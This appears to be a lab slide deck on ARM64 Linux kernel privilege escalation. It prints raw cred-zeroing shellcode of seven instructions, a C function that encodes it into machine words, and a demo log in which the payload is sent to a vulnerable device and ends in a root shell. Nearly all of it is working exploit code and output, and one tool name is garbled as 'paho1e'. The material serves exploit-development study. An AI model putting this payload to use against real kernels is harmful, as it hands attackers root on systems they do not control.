
THE COMPLETE RAW SHELLCODE

7 instructions. 28 bytes. No stack frame, no function calls, no symbol resolution.

```
mrs x0, sp_el0      // current task_struct
ldr x0, [x0, #CRED_OFF] // current->cred
stur xzr, [x0, #0x04] // uid + gid = 0
stur xzr, [x0, #0x0c] // suid + sgid = 0
stur xzr, [x0, #0x14] // euid + egid = 0
stur xzr, [x0, #0x1c] // fsuid + fsgid = 0
ret
```

CRED_OFF = offset of cred in task_struct (0x658 on our lab kernel). The uid offsets (0x04, 0x0c, etc.) come from pahole. You calculate these offline from the target's `vmlinux` and bake them into your exploit.

SHELLCODE



THE C EMITTER -- RAW VERSION

```
static uint32_t encode_mrs_sp_el0(int rt) {
    return 0xD5384100 | rt;
}
static uint32_t encode_ldr_imm(int rt, int rn, int offset) {
    return 0xF9400000 | ((offset / 8) << 10) | (rn << 5) | rt;
}
static uint32_t encode_stur_xzr(int rn, int offset) {
    return 0xF8000000 | (((uint32_t)offset & 0x1FF) << 12) | (rn << 5) | 31;
}

uint32_t sc[16];
int i = 0;
sc[i++] = encode_mrs_sp_el0(0);
sc[i++] = encode_ldr_imm(0, 0, CRED_OFFSET);
sc[i++] = encode_stur_xzr(0, UID_OFFSET);
sc[i++] = encode_stur_xzr(0, UID_OFFSET + 8);
sc[i++] = encode_stur_xzr(0, UID_OFFSET + 16);
sc[i++] = encode_stur_xzr(0, UID_OFFSET + 24);
sc[i++] = encode_ret();
```

CRED_OFFSET = 0x658, UID_OFFSET = 0x04 on our lab kernel. Both from paho1e. The `ldr` immediate is scaled (offset/8). The `stur` immediate is unscaled (raw bytes).

DEMO -- RAW APPROACH

```
$ ./raw_privesc
[*] Raw cred-zeroing exploit (no kallsyms needed)
[*] Using offsets: cred=0x658, uid=0x4
[*] Shellcode: 7 instructions (28 bytes)
[*] Sending 28 bytes to /dev/vuln_rwx...
[+] SUCCESS: uid=0 (root)
[*] Spawning root shell...

# id
uid=0(root) gid=0(root) groups=0(root)
```

28 bytes. No `/proc/kallsyms`. No symbol resolution. Just struct offsets calculated offline from `vmlinux`.

